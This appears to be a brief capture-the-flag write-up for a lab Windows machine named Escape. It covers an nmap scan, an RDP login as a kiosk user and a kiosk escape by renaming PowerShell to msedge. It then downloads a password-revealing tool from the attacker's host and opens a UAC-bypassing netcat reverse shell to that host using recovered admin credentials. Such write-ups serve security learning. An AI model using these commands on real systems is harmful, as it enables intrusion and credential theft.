VulnEscape RDP misconfigured
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
ares@legion:~$ sudo nmap -sVC -A -T4 $target
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-21 06:39 EST
Stats: 0:00:16 elapsed; 0 hosts completed (1 up), 1 undergoing Traceroute
Traceroute Timing: About 100.00% done; ETC: 06:39 (0:00:00 remaining)
Stats: 0:00:17 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 96.62% done; ETC: 06:39 (0:00:00 remaining)
Stats: 0:00:17 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 97.30% done; ETC: 06:39 (0:00:00 remaining)
Nmap scan report for 10.129.234.51 (10.129.234.51)
Host is up (0.038s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=Escape
| Not valid before: 2025-11-20T11:38:02
|_Not valid after:  2026-05-22T11:38:02
| rdp-ntlm-info:
|   Target_Name: ESCAPE
|   NetBIOS_Domain_Name: ESCAPE
|   NetBIOS_Computer_Name: ESCAPE
|   DNS_Domain_Name: Escape
|   DNS_Computer_Name: Escape
|   Product_Version: 10.0.19041
|_  System_Time: 2025-11-21T11:39:27+00:00
|_ssl-date: 2025-11-21T11:39:32+00:00; +1s from scanner time.
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 11 (86%)
OS CPE: cpe:/o:microsoft:windows_11
Aggressive OS guesses: Microsoft Windows 11 (86%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 3389/tcp)
HOP RTT      ADDRESS
1   37.11 ms 10.10.14.1 (10.10.14.1)
2   37.40 ms 10.129.234.51 (10.129.234.51)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.17 seconds
1
xfreerdp3 /v:10.129.234.51 /sec:tls /dynamic-resolution +clipboard /cert:ignore

KioskUser0
Windows key > Open edge from settings > navigate file directory  Can run Edge > Powershell.exe download to file explorer but we can’t navigate elsewhere
  Note: File suffixes are omitted by default in Windows, so simply renaming powershell to msedge will work. Import .xml profile in rdp app > failed
1
2
3
wget http://10.10.14.97:8000/BulletsPassView.exe -O BPV.exe

.\BPV.exe

Download and move to windows: RunasCs.exe nc64.exe
1
.\RunasCs.exe admin Twisting3021 "C:\temp\nc64.exe 10.10.14.97 4444 -e cmd.exe" --bypass-uac --logon-type 8
nc -nvlp 4444 
This post is licensed under CC BY 4.0 by the author.